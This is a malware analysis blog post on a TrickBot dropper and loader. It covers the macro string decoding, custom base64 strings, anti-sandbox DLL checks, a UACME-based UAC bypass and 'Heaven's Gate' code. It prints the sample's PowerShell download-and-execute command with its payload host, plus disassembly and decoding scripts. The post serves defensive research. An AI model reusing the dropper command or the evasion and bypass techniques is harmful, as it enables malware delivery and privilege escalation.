

TrickBot & UACME

sysopfb.github.io/malware/2018/04/16/trickbot-uacme.html

Random RE

April 16, 2018

Apr 16, 2018

TrickBot Secure Message Delivery 12apr2018

Doc delivery: 3782f96c6d9f3136651da208465fa939313b7e4f21bdc4ef10c05926e0428a65

```
'"' | Out-File -encoding ASCII -FilePath %TEMP%\bpknnhvx_bx.bat;Start-Process '%TEMP%\bpknnhvx_bx.bat' -
WindowStyle Hidden" (PID: 3320)
cmd.exe /c ""%TEMP%\bpknnhvx_bx.bat" " (PID: 4568)
powershell.exe PowerShell "function ggft([String] $uibzkllsr5)
{(New-Object System.Net.WebClient).DownloadFile($uibzkllsr5, '%TEMP%\sethasn2.exe');Start-Process
'%TEMP%\sethasn2.exe';}
```

m-tensou[.]net/svoren.png - 2153be5c6f73f4816d90809febf4122a7b065cbfddaa4e2bf5935277341af34c

Macro uses a custom string lookup

VBA FORM STRING IN '3782f96c6d9f3136651da208465fa939313b.doc' - OLE stream: u'Macros/wordapollo/o'

```
-----
qwertyuiop[.]asdfghjkl;zxvcvnm, ./QWERTYUIOP{.}ASDFGHJKL:"ZXCVCBVM<>?!@#$$%^&*()\1234567890 -|'
```

```
k = ""qwertyuiop[.]asdfghjkl;zxvcvnm, ./QWERTYUIOP{.}ASDFGHJKL:"ZXCVCBVM<>?!@#$$%^&*()\1234567890 -|'""
blah = 'Qwou/ha[E/uoRh,aiu/Es/l'
out = ""
for i in range(len(blah)):
    temp = k.index(blah[i])
    out += k[(temp-4)%len(k)]
print(out)
```

m-tensou.net/svoren.png

Trick payload

2153be5c6f73f4816d90809febf4122a7b065cbfddaa4e2bf5935277341af34c Sample has multiple internal layers on the crypter along with a function decoding layer that decodes out each individual function as it needs it.

Checks for the presence of the following DLLs by parsing them from the PEB

- pstorec.dll
- vmcheck.dll
- dbghelp.dll
- wpespy.dll
- api_log.dll
- SbieDll.dll
- Sxln.dll
- dir_watch.dll
- Sf2.dll
- cmdvrt32.dll
- snxhk.dll

Loader Functions

Function that parses all unicode DLLs from PEB and then compares it with a passed in string

```

01DB04AA 83EC 10          SUB ESP,10
01DB04AD C745 F4 00000000 MOV DWORD PTR SS:[EBP-C],0
01DB04B4 64:A1 30000000  MOV EAX,DWORD PTR FS:[30]
01DB04BA 8945 F4          MOV DWORD PTR SS:[EBP-C],EAX
01DB04BD C745 F8 00000000 MOV DWORD PTR SS:[EBP-8],0
01DB04C4 C745 FC 00000000 MOV DWORD PTR SS:[EBP-4],0
01DB04CB C745 F0 00000000 MOV DWORD PTR SS:[EBP-10],0
01DB04D2 837D F4 00      CMP DWORD PTR SS:[EBP-C],0
01DB04D6 74 5E          JE SHORT 01DB0536
01DB04D8 8B4D F4          MOV ECX,DWORD PTR SS:[EBP-C]
01DB04DB 8B51 0C          MOV EDX,DWORD PTR DS:[ECX+C]
01DB04DE 83C2 14          ADD EDX,14
01DB04E1 8955 F8          MOV DWORD PTR SS:[EBP-8],EDX
01DB04E4 8B45 F8          MOV EAX,DWORD PTR SS:[EBP-8]
01DB04E7 8B08            MOV ECX,DWORD PTR DS:[EAX]
01DB04E9 894D FC          MOV DWORD PTR SS:[EBP-4],ECX
01DB04EC 837D F8 00      CMP DWORD PTR SS:[EBP-8],0
01DB04F0 74 44          JE SHORT 01DB0536
01DB04F2 837D FC 00      CMP DWORD PTR SS:[EBP-4],0
01DB04F6 74 3E          JE SHORT 01DB0536
01DB04F8 8B55 F8          MOV EDX,DWORD PTR SS:[EBP-8]
01DB04FB 3B55 FC          CMP EDX,DWORD PTR SS:[EBP-4]
01DB04FE 74 36          JE SHORT 01DB0536
01DB0500 8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
01DB0503 83E8 08          SUB EAX,8
01DB0506 8945 F0          MOV DWORD PTR SS:[EBP-10],EAX
01DB0509 74 21          JE SHORT 01DB052C
01DB050B 8B4D 08          MOV ECX,DWORD PTR SS:[EBP+8]
01DB050E 51              PUSH ECX
01DB050F 8B55 F0          MOV EDX,DWORD PTR SS:[EBP-10]
01DB0512 8B42 30          MOV EAX,DWORD PTR DS:[EDX+30]
01DB0515 50              PUSH EAX
01DB0516 6A 14           PUSH 14
01DB0518 E8 BB0BFFFF     CALL 01DA10D8
01DB051D 83C4 08          ADD ESP,8
01DB0520 85C0            TEST EAX,EAX
01DB0522 74 08          JE SHORT 01DB052C
01DB0524 8B4D F0          MOV ECX,DWORD PTR SS:[EBP-10]
01DB0527 8B41 18          MOV EAX,DWORD PTR DS:[ECX+18]
01DB052A EB 0C           JMP SHORT 01DB0538
01DB052C 8B55 FC          MOV EDX,DWORD PTR SS:[EBP-4]
01DB052F 8B02            MOV EAX,DWORD PTR DS:[EDX]
01DB0531 8945 FC          MOV DWORD PTR SS:[EBP-4],EAX
01DB0534 ^EB C2          JMP SHORT 01DB04F8
01DB0536 33C0            XOR EAX,EAX
01DB0538 8BE5            MOV ESP,EBP
01DB053A 5D              POP EBP
01DB053B C3              RETN

```

String decoding is base64 with a custom alphabet:

```

01DA252C 8B4D E0      MOV ECX,DWORD PTR SS:[EBP-20]
01DA252F 83E9 01      SUB ECX,1
01DA2532 894D E0      MOV DWORD PTR SS:[EBP-20],ECX
01DA2535 85C0        TEST EAX,EAX
01DA2537 0F84 00010000  JE 01DA263D
01DA253D 8B55 08      MOV EDX,DWORD PTR SS:[EBP+8]
01DA2540 0355 F8      ADD EDX,DWORD PTR SS:[EBP-8]
01DA2543 8B45 FC      MOV EAX,DWORD PTR SS:[EBP-4]
01DA2546 8A0A        MOV CL,BYTE PTR DS:[EDX]
01DA2548 884C28 E4    MOV BYTE PTR DS:[EAX+EBP-1C],CL
01DA254C 8B55 FC      MOV EDX,DWORD PTR SS:[EBP-4]
01DA254F 83C2 01      ADD EDX,1
01DA2552 8955 FC      MOV DWORD PTR SS:[EBP-4],EDX
01DA2555 8B45 F8      MOV EAX,DWORD PTR SS:[EBP-8]
01DA2558 83C0 01      ADD EAX,1
01DA255B 8945 F8      MOV DWORD PTR SS:[EBP-8],EAX
01DA255E 837D FC 04    CMP DWORD PTR SS:[EBP-4],4
01DA2562 0F85 D0000000  JNZ 01DA2638
01DA2568 C745 FC 00000000  MOV DWORD PTR SS:[EBP-4],0
01DA256F EB 09        JMP SHORT 01DA257A
01DA2571 8B4D FC      MOV ECX,DWORD PTR SS:[EBP-4]
01DA2574 83C1 01      ADD ECX,1
01DA2577 894D FC      MOV DWORD PTR SS:[EBP-4],ECX
01DA257A 837D FC 04    CMP DWORD PTR SS:[EBP-4],4
01DA257E 7D 42        JGE SHORT 01DA25C2
01DA2580 C745 DC 00000000  MOV DWORD PTR SS:[EBP-24],0
01DA2587 8B55 F4      MOV EDX,DWORD PTR SS:[EBP-C]
01DA258A 0355 DC      ADD EDX,DWORD PTR SS:[EBP-24]
01DA258D 0FBE02      MOVSX EAX,BYTE PTR DS:[EDX]
01DA2590 85C0        TEST EAX,EAX
01DA2592 74 2C        JE SHORT 01DA25C0
01DA2594 8B4D F4      MOV ECX,DWORD PTR SS:[EBP-C]
01DA2597 034D DC      ADD ECX,DWORD PTR SS:[EBP-24]
01DA259A 0FBE11      MOVSX EDX,BYTE PTR DS:[ECX]
01DA259D 8B45 FC      MOV EAX,DWORD PTR SS:[EBP-4]
01DA25A0 0FBE4C28 E4  MOVSX ECX,BYTE PTR DS:[EAX+EBP-1C]
01DA25A5 3BD1        CMP EDX,ECX
01DA25A7 75 0C        JNZ SHORT 01DA25B5
01DA25A9 8B55 FC      MOV EDX,DWORD PTR SS:[EBP-4]
01DA25AC 8A45 DC      MOV AL,BYTE PTR SS:[EBP-24]
01DA25AF 88442A E4    MOV BYTE PTR DS:[EDX+EBP-1C],AL
01DA25B3 EB 0B        JMP SHORT 01DA25C0
01DA25B5 8B4D DC      MOV ECX,DWORD PTR SS:[EBP-24]
01DA25B8 83C1 01      ADD ECX,1
01DA25BB 894D DC      MOV DWORD PTR SS:[EBP-24],ECX
01DA25BE ^EB C7      JMP SHORT 01DA2587
01DA25C0 ^EB AF      JMP SHORT 01DA2571
01DA25C2 0FBE55 E4    MOVSX EDX,BYTE PTR SS:[EBP-1C]
01DA25C6 0FBE45 E5    MOVSX EAX,BYTE PTR SS:[EBP-1B]
01DA25CA 83E0 30      AND EAX,30
01DA25CD C1F8 04      SAR EAX,4
01DA25D0 8D0C90      LEA ECX,DWORD PTR DS:[EAX+EDX*4]
01DA25D3 884D EC      MOV BYTE PTR SS:[EBP-14],CL
01DA25D6 0FBE55 E5    MOVSX EDX,BYTE PTR SS:[EBP-1B]
01DA25DA 83E2 0F      AND EDX,0F
01DA25DD C1E2 04      SHL EDX,4
01DA25E0 0FBE45 E6    MOVSX EAX,BYTE PTR SS:[EBP-1A]
01DA25E4 83E0 3C      AND EAX,3C
01DA25E7 C1F8 02      SAR EAX,2
01DA25EA 03D0        ADD EDX,EAX
01DA25EC 8855 ED      MOV BYTE PTR SS:[EBP-13],DL
01DA25EF 0FBE4D E6    MOVSX ECX,BYTE PTR SS:[EBP-1A]
01DA25F3 83E1 03      AND ECX,3
01DA25F6 C1E1 06      SHL ECX,6
01DA25F9 0FBE55 E7    MOVSX EDX,BYTE PTR SS:[EBP-19]
01DA25FD 03CA        ADD ECX,EDX
01DA25FF 884D EE      MOV BYTE PTR SS:[EBP-12],CL
01DA2602 C745 FC 00000000  MOV DWORD PTR SS:[EBP-4],0
01DA2609 EB 09        JMP SHORT 01DA2614

```

```

01DA260B 8B45 FC      MOV EAX,DWORD PTR SS:[EBP-4]
01DA260E 83C0 01      ADD EAX,1
01DA2611 8945 FC      MOV DWORD PTR SS:[EBP-4],EAX
01DA2614 837D FC 03   CMP DWORD PTR SS:[EBP-4],3
01DA2618 7D 17       JGE SHORT 01DA2631
01DA261A 8B4D E8     MOV ECX,DWORD PTR SS:[EBP-18]
01DA261D 8B55 FC     MOV EDX,DWORD PTR SS:[EBP-4]
01DA2620 8A442A EC   MOV AL,BYTE PTR DS:[EDX+EBP-14]
01DA2624 8801       MOV BYTE PTR DS:[ECX],AL
01DA2626 8B4D E8     MOV ECX,DWORD PTR SS:[EBP-18]
01DA2629 83C1 01     ADD ECX,1
01DA262C 894D E8     MOV DWORD PTR SS:[EBP-18],ECX
01DA262F ^EB DA      JMP SHORT 01DA260B
01DA2631 C745 FC 00000000 MOV DWORD PTR SS:[EBP-4],0
01DA2638 ^E9 ECFEFFFF JMP 01DA2529
01DA263D 837D FC 00   CMP DWORD PTR SS:[EBP-4],0
01DA2641 0F84 F6000000 JE 01DA273D
01DA2647 8B55 FC     MOV EDX,DWORD PTR SS:[EBP-4]
01DA264A 8955 DC     MOV DWORD PTR SS:[EBP-24],EDX
01DA264D EB 09       JMP SHORT 01DA2658
01DA264F 8B45 DC     MOV EAX,DWORD PTR SS:[EBP-24]
01DA2652 83C0 01     ADD EAX,1
01DA2655 8945 DC     MOV DWORD PTR SS:[EBP-24],EAX
01DA2658 837D DC 04   CMP DWORD PTR SS:[EBP-24],4
01DA265C 7D 0A       JGE SHORT 01DA2668
01DA265E 8B4D DC     MOV ECX,DWORD PTR SS:[EBP-24]
01DA2661 C64429 E4 00 MOV BYTE PTR DS:[ECX+EBP-1C],0
01DA2666 ^EB E7      JMP SHORT 01DA264F
01DA2668 C745 DC 00000000 MOV DWORD PTR SS:[EBP-24],0
01DA266F EB 09       JMP SHORT 01DA267A
01DA2671 8B55 DC     MOV EDX,DWORD PTR SS:[EBP-24]
01DA2674 83C2 01     ADD EDX,1
01DA2677 8955 DC     MOV DWORD PTR SS:[EBP-24],EDX
01DA267A 837D DC 04   CMP DWORD PTR SS:[EBP-24],4
01DA267E 7D 49       JGE SHORT 01DA26C9
01DA2680 C745 D4 00000000 MOV DWORD PTR SS:[EBP-2C],0
01DA2687 C745 D8 4637DC01 MOV DWORD PTR SS:[EBP-28],1DC3746 ; ASCII
"56tAMJ1Gm0s3TK20g4I+ueRbpwqjNBVxzynF7hardSDEL9PvfoXiZl8/HYUCQckw"
01DA268E 8B45 D8     MOV EAX,DWORD PTR SS:[EBP-28]
01DA2691 0345 D4     ADD EAX,DWORD PTR SS:[EBP-2C]
01DA2694 0FBE08     MOVSX ECX,BYTE PTR DS:[EAX]
01DA2697 85C9       TEST ECX,ECX
01DA2699 74 2C      JE SHORT 01DA26C7
01DA269B 8B55 D8     MOV EDX,DWORD PTR SS:[EBP-28]
01DA269E 0355 D4     ADD EDX,DWORD PTR SS:[EBP-2C]
01DA26A1 0FBE02     MOVSX EAX,BYTE PTR DS:[EDX]
01DA26A4 8B4D DC     MOV ECX,DWORD PTR SS:[EBP-24]
01DA26A7 0FBE5429 E4 MOVSX EDX,BYTE PTR DS:[ECX+EBP-1C]
01DA26AC 3BC2      CMP EAX,EDX
01DA26AE 75 0C      JNZ SHORT 01DA26BC
01DA26B0 8B45 DC     MOV EAX,DWORD PTR SS:[EBP-24]
01DA26B3 8A4D D4     MOV CL,BYTE PTR SS:[EBP-2C]
01DA26B6 884C28 E4   MOV BYTE PTR DS:[EAX+EBP-1C],CL
01DA26BA EB 0B       JMP SHORT 01DA26C7
01DA26BC 8B55 D4     MOV EDX,DWORD PTR SS:[EBP-2C]
01DA26BF 83C2 01     ADD EDX,1
01DA26C2 8955 D4     MOV DWORD PTR SS:[EBP-2C],EDX
01DA26C5 ^EB C7      JMP SHORT 01DA268E
01DA26C7 ^EB A8      JMP SHORT 01DA2671
01DA26C9 0FBE45 E4   MOVSX EAX,BYTE PTR SS:[EBP-1C]
01DA26CD 0FBE4D E5   MOVSX ECX,BYTE PTR SS:[EBP-1B]
01DA26D1 83E1 30     AND ECX,30
01DA26D4 C1F9 04     SAR ECX,4
01DA26D7 8D1481     LEA EDX,DWORD PTR DS:[ECX+EAX*4]
01DA26DA 8855 EC     MOV BYTE PTR SS:[EBP-14],DL
01DA26DD 0FBE45 E5   MOVSX EAX,BYTE PTR SS:[EBP-1B]
01DA26E1 83E0 0F     AND EAX,0F
01DA26E4 C1E0 04     SHL EAX,4
01DA26E7 0FBE4D E6   MOVSX ECX,BYTE PTR SS:[EBP-1A]

```

```

01DA26EB 83E1 3C      AND ECX, 3C
01DA26EE C1F9 02      SAR ECX, 2
01DA26F1 03C1        ADD EAX, ECX
01DA26F3 8845 ED      MOV BYTE PTR SS:[EBP-13], AL
01DA26F6 0FBE55 E6    MOVSBX EDX, BYTE PTR SS:[EBP-1A]
01DA26FA 83E2 03      AND EDX, 3
01DA26FD C1E2 06      SHL EDX, 6
01DA2700 0FBE45 E7    MOVSBX EAX, BYTE PTR SS:[EBP-19]
01DA2704 03D0        ADD EDX, EAX
01DA2706 8855 EE      MOV BYTE PTR SS:[EBP-12], DL
01DA2709 C745 DC 00000000 MOV DWORD PTR SS:[EBP-24], 0
01DA2710 EB 09        JMP SHORT 01DA271B
01DA2712 8B4D DC      MOV ECX, DWORD PTR SS:[EBP-24]
01DA2715 83C1 01      ADD ECX, 1
01DA2718 894D DC      MOV DWORD PTR SS:[EBP-24], ECX
01DA271B 8B55 FC      MOV EDX, DWORD PTR SS:[EBP-4]
01DA271E 83EA 01      SUB EDX, 1
01DA2721 3955 DC      CMP DWORD PTR SS:[EBP-24], EDX
01DA2724 7D 17        JGE SHORT 01DA273D
01DA2726 8B45 E8      MOV EAX, DWORD PTR SS:[EBP-18]
01DA2729 8B4D DC      MOV ECX, DWORD PTR SS:[EBP-24]
01DA272C 8A5429 EC    MOV DL, BYTE PTR DS:[ECX+EBP-14]
01DA2730 8810        MOV BYTE PTR DS:[EAX], DL
01DA2732 8B45 E8      MOV EAX, DWORD PTR SS:[EBP-18]
01DA2735 83C0 01      ADD EAX, 1
01DA2738 8945 E8      MOV DWORD PTR SS:[EBP-18], EAX
01DA273B ^EB D5      JMP SHORT 01DA2712
01DA273D 8B4D E8      MOV ECX, DWORD PTR SS:[EBP-18]
01DA2740 C601 00      MOV BYTE PTR DS:[ECX], 0
01DA2743 8B45 E8      MOV EAX, DWORD PTR SS:[EBP-18]
01DA2746 2B45 0C      SUB EAX, DWORD PTR SS:[EBP+C]
01DA2749 8BE5        MOV ESP, EBP
01DA274B 5D          POP EBP
01DA274C C3          RETN

```

```
import base64
```

```
data =
```

```
'N8yhj1fiTnY7j1f\x00jr47j1fPw1oL\x00N8yLB8JfqIY7j1f\x00pR48pb6STimPw1oL\x00gFpZ\x00Tg\x00Tz\x00N/wFq1ciBtYhV'
```

```
key = '56tAMJ1GmOs3TK20g4I+ueRbpwqjNBVxzynF7hardSDEL9PvfoXiZ18/HYUCQckw'
```

```
std_b64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
```

```

for s in data.split('\x00'):
    s = s.translate(str.maketrans(key, std_b64))
    if len(s)%4 != 0:
        s += '='*(4 - len(s)%4)
    print(base64.b64decode(s))

```

```

b'shell32.dll'
b'ntdll.dll'
b'shlwapi.dll'
b'advapi32.dll'
b'B64'
b'1'
b'2'
b'svchost.exe'
b'\\NetViewer'
b'pstorec.dll'
b'vmcheck.dll'
b'dbgHELP.dll'
b'wpspy.dll'
b'api_log.dll'
b'Sbiedll.dll'
b'SxIn.dll'
b'dir_watch.dll'
b'Sf2.dll'
b'cmdvrt32.dll'
b'snxhk.dll'
b'MSEdge'
b'IEUser'
b'SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\'
b'ProductName'
b'Evaluation'
b'SOFTWARE\\Microsoft\\Virtual Machine'
b'{3E5FC7F9-9A51-4367-9063-A120244FBEC7}'
b'{6EDD6D74-C007-4E75-B76A-E5740995E24C}'
b'explorer.exe'
b'bloody booty bla de bludy botty bla lhe capitaine bloode!'
b'ole32.dll'
b'wtsapi32'
b'WTSEnumerateSessionsA'
b'WTSFreeMemory'
b'WTSGetActiveConsoleSessionId'
b'WTSQueryUserToken'
b'SeTcbPrivilege'
b'Elevation:Administrator!new:'
b'.log'

```

Checks if local system

<https://github.com/hfiref0x/UACME/blob/b8c4c71e1ba3b6646a48c0b655ce6d6e388c6112/Source/Shared/util.c>

```

        status = RtlAllocateAndInitializeSid(
            &SECURITY_NT_AUTHORITY,
            1,
            SECURITY_LOCAL_SYSTEM_RID,
            0, 0, 0, 0, 0, 0, 0,
            &SystemSid);


```

Also some strings based on UACME #41, which was reported on by F-secure in December of last year[1]. Around the same time #41 was also added to lcedld in late November of 2017[2]

If SID not matches then it checks if it's running out of %AppData%. If not then it checks if it's running out of system32 or else it copies itself over to %AppData% into a NetViewer folder after slightly manipulating it's filename in the process. Afterwards it checks what elevation level it is running at by using similar code as supGetElevationType from UACME[5]. If it's executing as TokenElevationTypeLimited then it moves into using #41 from UACME.



I let it run all the way up until it was about to call ShellExec on the COM object and then changed the malicious binary location with cmd.exe for a pretty picture:



wininit.exe	420		1.61 MB
services.exe	524	0.28	6.54 MB
svchost.exe	652		5.29 MB
WmiPrvSE.exe	1956		10.56 MB
dllhost.exe	5976		2.61 MB
cmd.exe	5480		2.16 MB

If that lines up then a XOR encoded compressed PE file is decoded out using the same encoding routine used on the functions.

Next it's decompressed using LZO, the code used matches up with the code that was utilized by Dyreza but since code share has already been found it wouldn't be abnormal for them to reuse libraries they already had on hand. Appears to be from MiniLZO but a common compression library so hard to tell specifically. Also of note is the same decompression routine is utilized to decompress the loader bytecode as well.

Decompression code:

01DB31DE	57	PUSH EDI
01DB31DF	56	PUSH ESI
01DB31E0	53	PUSH EBX
01DB31E1	51	PUSH ECX
01DB31E2	52	PUSH EDX
01DB31E3	83EC 0C	SUB ESP,0C
01DB31E6	FC	CLD
01DB31E7	8B7424 28	MOV ESI,DWORD PTR SS:[ESP+28]
01DB31EB	8B7C24 30	MOV EDI,DWORD PTR SS:[ESP+30]
01DB31EF	BD 03000000	MOV EBP,3
01DB31F4	31C0	XOR EAX,EAX
01DB31F6	31DB	XOR EBX,EBX
01DB31F8	AC	LODS BYTE PTR DS:[ESI]
01DB31F9	3C 11	CMP AL,11
01DB31FB	76 1B	JBE SHORT 01DB3218
01DB31FD	2C 0E	SUB AL,0E
01DB31FF	EB 22	JMP SHORT 01DB3223
01DB3201	05 FF000000	ADD EAX,0FF
01DB3206	8A1E	MOV BL,BYTE PTR DS:[ESI]
01DB3208	46	INC ESI
01DB3209	08DB	OR BL,BL
01DB320B	^74 F4	JE SHORT 01DB3201
01DB320D	8D4418 15	LEA EAX,DWORD PTR DS:[EAX+EBX+15]
01DB3211	EB 10	JMP SHORT 01DB3223
01DB3213	89F6	MOV ESI,ESI
01DB3215	8A06	MOV AL,BYTE PTR DS:[ESI]
01DB3217	46	INC ESI
01DB3218	3C 10	CMP AL,10
01DB321A	73 41	JNB SHORT 01DB325D
01DB321C	08C0	OR AL,AL
01DB321E	^74 E6	JE SHORT 01DB3206
01DB3220	83C0 06	ADD EAX,6
01DB3223	89C1	MOV ECX,EAX
01DB3225	31E8	XOR EAX,EBP
01DB3227	C1E9 02	SHR ECX,2
01DB322A	21E8	AND EAX,EBP
01DB322C	8B16	MOV EDX,DWORD PTR DS:[ESI]
01DB322E	83C6 04	ADD ESI,4
01DB3231	8917	MOV DWORD PTR DS:[EDI],EDX
01DB3233	83C7 04	ADD EDI,4
01DB3236	49	DEC ECX
01DB3237	^75 F3	JNZ SHORT 01DB322C
01DB3239	29C6	SUB ESI,EAX
01DB323B	29C7	SUB EDI,EAX
01DB323D	8A06	MOV AL,BYTE PTR DS:[ESI]
01DB323F	46	INC ESI
01DB3240	3C 10	CMP AL,10
01DB3242	73 19	JNB SHORT 01DB325D
01DB3244	C1E8 02	SHR EAX,2
01DB3247	8A1E	MOV BL,BYTE PTR DS:[ESI]
01DB3249	8D97 FFF7FFFF	LEA EDX,DWORD PTR DS:[EDI-801]
01DB324F	8D0498	LEA EAX,DWORD PTR DS:[EAX+EBX*4]
01DB3252	46	INC ESI
01DB3253	29C2	SUB EDX,EAX
01DB3255	8B0A	MOV ECX,DWORD PTR DS:[EDX]
01DB3257	890F	MOV DWORD PTR DS:[EDI],ECX
01DB3259	01EF	ADD EDI,EBP
01DB325B	EB 6E	JMP SHORT 01DB32CB
01DB325D	3C 40	CMP AL,40
01DB325F	72 34	JB SHORT 01DB3295
01DB3261	89C1	MOV ECX,EAX
01DB3263	C1E8 02	SHR EAX,2
01DB3266	8D57 FF	LEA EDX,DWORD PTR DS:[EDI-1]
01DB3269	83E0 07	AND EAX,7
01DB326C	8A1E	MOV BL,BYTE PTR DS:[ESI]
01DB326E	C1E9 05	SHR ECX,5
01DB3271	8D04D8	LEA EAX,DWORD PTR DS:[EAX+EBX*8]
01DB3274	46	INC ESI
01DB3275	29C2	SUB EDX,EAX

01DB3277	83C1 04	ADD ECX, 4
01DB327A	39E8	CMP EAX, EBP
01DB327C	73 35	JNB SHORT 01DB32B3
01DB327E	EB 6D	JMP SHORT 01DB32ED
01DB3280	05 FF000000	ADD EAX, 0FF
01DB3285	8A1E	MOV BL, BYTE PTR DS:[ESI]
01DB3287	46	INC ESI
01DB3288	08DB	OR BL, BL
01DB328A	^74 F4	JE SHORT 01DB3280
01DB328C	8D4C18 24	LEA ECX, DWORD PTR DS:[EAX+EBX+24]
01DB3290	31C0	XOR EAX, EAX
01DB3292	EB 0D	JMP SHORT 01DB32A1
01DB3294	90	NOP
01DB3295	3C 20	CMP AL, 20
01DB3297	72 74	JB SHORT 01DB330D
01DB3299	83E0 1F	AND EAX, 1F
01DB329C	^74 E7	JE SHORT 01DB3285
01DB329E	8D48 05	LEA ECX, DWORD PTR DS:[EAX+5]
01DB32A1	66:8B06	MOV AX, WORD PTR DS:[ESI]
01DB32A4	8D57 FF	LEA EDX, DWORD PTR DS:[EDI-1]
01DB32A7	C1E8 02	SHR EAX, 2
01DB32AA	83C6 02	ADD ESI, 2
01DB32AD	29C2	SUB EDX, EAX
01DB32AF	39E8	CMP EAX, EBP
01DB32B1	72 3A	JB SHORT 01DB32ED
01DB32B3	8D440F FD	LEA EAX, DWORD PTR DS:[EDI+ECX-3]
01DB32B7	C1E9 02	SHR ECX, 2
01DB32BA	8B1A	MOV EBX, DWORD PTR DS:[EDX]
01DB32BC	83C2 04	ADD EDX, 4
01DB32BF	891F	MOV DWORD PTR DS:[EDI], EBX
01DB32C1	83C7 04	ADD EDI, 4
01DB32C4	49	DEC ECX
01DB32C5	^75 F3	JNZ SHORT 01DB32BA
01DB32C7	89C7	MOV EDI, EAX
01DB32C9	31DB	XOR EBX, EBX
01DB32CB	8A46 FE	MOV AL, BYTE PTR DS:[ESI-2]
01DB32CE	21E8	AND EAX, EBP
01DB32D0	^0F84 3FFFFFFF	JE 01DB3215
01DB32D6	8B16	MOV EDX, DWORD PTR DS:[ESI]
01DB32D8	01C6	ADD ESI, EAX
01DB32DA	8917	MOV DWORD PTR DS:[EDI], EDX
01DB32DC	01C7	ADD EDI, EAX
01DB32DE	8A06	MOV AL, BYTE PTR DS:[ESI]
01DB32E0	46	INC ESI
01DB32E1	^E9 77FFFFFF	JMP 01DB325D
01DB32E6	8DB426 00000000	LEA ESI, DWORD PTR DS:[ESI]
01DB32ED	87D6	XCHG ESI, EDX
01DB32EF	29E9	SUB ECX, EBP
01DB32F1	F3:A4	REP MOVS BYTE PTR ES:[EDI], BYTE PTR DS:[>
01DB32F3	89D6	MOV ESI, EDX
01DB32F5	^EB D4	JMP SHORT 01DB32CB
01DB32F7	81C1 FF000000	ADD ECX, 0FF
01DB32FD	8A1E	MOV BL, BYTE PTR DS:[ESI]
01DB32FF	46	INC ESI
01DB3300	08DB	OR BL, BL
01DB3302	^74 F3	JE SHORT 01DB32F7
01DB3304	8D4C0B 0C	LEA ECX, DWORD PTR DS:[EBX+ECX+C]
01DB3308	EB 17	JMP SHORT 01DB3321
01DB330A	8D76 00	LEA ESI, DWORD PTR DS:[ESI]
01DB330D	3C 10	CMP AL, 10
01DB330F	72 2C	JB SHORT 01DB333D
01DB3311	89C1	MOV ECX, EAX
01DB3313	83E0 08	AND EAX, 8
01DB3316	C1E0 0D	SHL EAX, 0D
01DB3319	83E1 07	AND ECX, 7
01DB331C	^74 DF	JE SHORT 01DB32FD
01DB331E	83C1 05	ADD ECX, 5
01DB3321	66:8B06	MOV AX, WORD PTR DS:[ESI]
01DB3324	83C6 02	ADD ESI, 2

```

01DB3327 8D97 00C0FFFF LEA EDX,DWORD PTR DS:[EDI+FFFFC000]
01DB332D C1E8 02 SHR EAX,2
01DB3330 74 2B JE SHORT 01DB335D
01DB3332 29C2 SUB EDX,EAX
01DB3334 ^E9 7AFFFFFF JMP 01DB32B3
01DB3339 8D7426 00 LEA ESI,DWORD PTR DS:[ESI]
01DB333D C1E8 02 SHR EAX,2
01DB3340 8A1E MOV BL,BYTE PTR DS:[ESI]
01DB3342 8D57 FF LEA EDX,DWORD PTR DS:[EDI-1]
01DB3345 8D0498 LEA EAX,DWORD PTR DS:[EAX+EBX*4]
01DB3348 46 INC ESI
01DB3349 29C2 SUB EDX,EAX
01DB334B 8A02 MOV AL,BYTE PTR DS:[EDX]
01DB334D 8807 MOV BYTE PTR DS:[EDI],AL
01DB334F 8A5A 01 MOV BL,BYTE PTR DS:[EDX+1]
01DB3352 885F 01 MOV BYTE PTR DS:[EDI+1],BL
01DB3355 83C7 02 ADD EDI,2
01DB3358 ^E9 6EFFFFFF JMP 01DB32CB
01DB335D 83F9 06 CMP ECX,6
01DB3360 0F95C0 SETNE AL
01DB3363 8B5424 28 MOV EDX,DWORD PTR SS:[ESP+28]
01DB3367 035424 2C ADD EDX,DWORD PTR SS:[ESP+2C]
01DB336B 39D6 CMP ESI,EDX
01DB336D 77 26 JA SHORT 01DB3395
01DB336F 72 1D JB SHORT 01DB338E
01DB3371 2B7C24 30 SUB EDI,DWORD PTR SS:[ESP+30]
01DB3375 8B5424 34 MOV EDX,DWORD PTR SS:[ESP+34]
01DB3379 893A MOV DWORD PTR DS:[EDX],EDI
01DB337B F7D8 NEG EAX
01DB337D 83C4 0C ADD ESP,0C
01DB3380 5A POP EDX
01DB3381 59 POP ECX
01DB3382 5B POP EBX
01DB3383 5E POP ESI
01DB3384 5F POP EDI
01DB3385 5D POP EBP
01DB3386 C3 RETN
01DB3387 B8 01000000 MOV EAX,1
01DB338C ^EB E3 JMP SHORT 01DB3371
01DB338E B8 08000000 MOV EAX,8
01DB3393 ^EB DC JMP SHORT 01DB3371
01DB3395 B8 04000000 MOV EAX,4
01DB339A ^EB D5 JMP SHORT 01DB3371

```

If running in WOW64 then another smaller 64 bit EXE is decoded and mapped into memory at 0x100000 and then some hardcoded data is mapped into an executable region of memory which will kick off loading the bot into a new process. Before it gets there however it performs a little trick where it does a far jump into 64 bit code, what happens at the call instruction is completely dependent on which debugger you are using. This technique is commonly referred to as 'Heavens Gate' with a far call to 0x33:addr which switches the execution over to 64 bit because we are running in WOW64[3.4].

```

00470000 55 PUSH EBP
00470001 89E5 MOV EBP,ESP
00470003 83E4 F0 AND ESP,FFFFFF0
00470006 9A 11004700 3300 CALL FAR 0033:00470011 ; Far call
0047000D 89EC MOV ESP,EBP
0047000F 5D POP EBP
00470010 C3 RETN
00470011 48 DEC EAX
00470012 83EC 20 SUB ESP,20
00470015 E8 061AB90F CALL 10001A20
0047001A 48 DEC EAX
0047001B 83C4 20 ADD ESP,20
0047001E CB RETF ; Far return

```

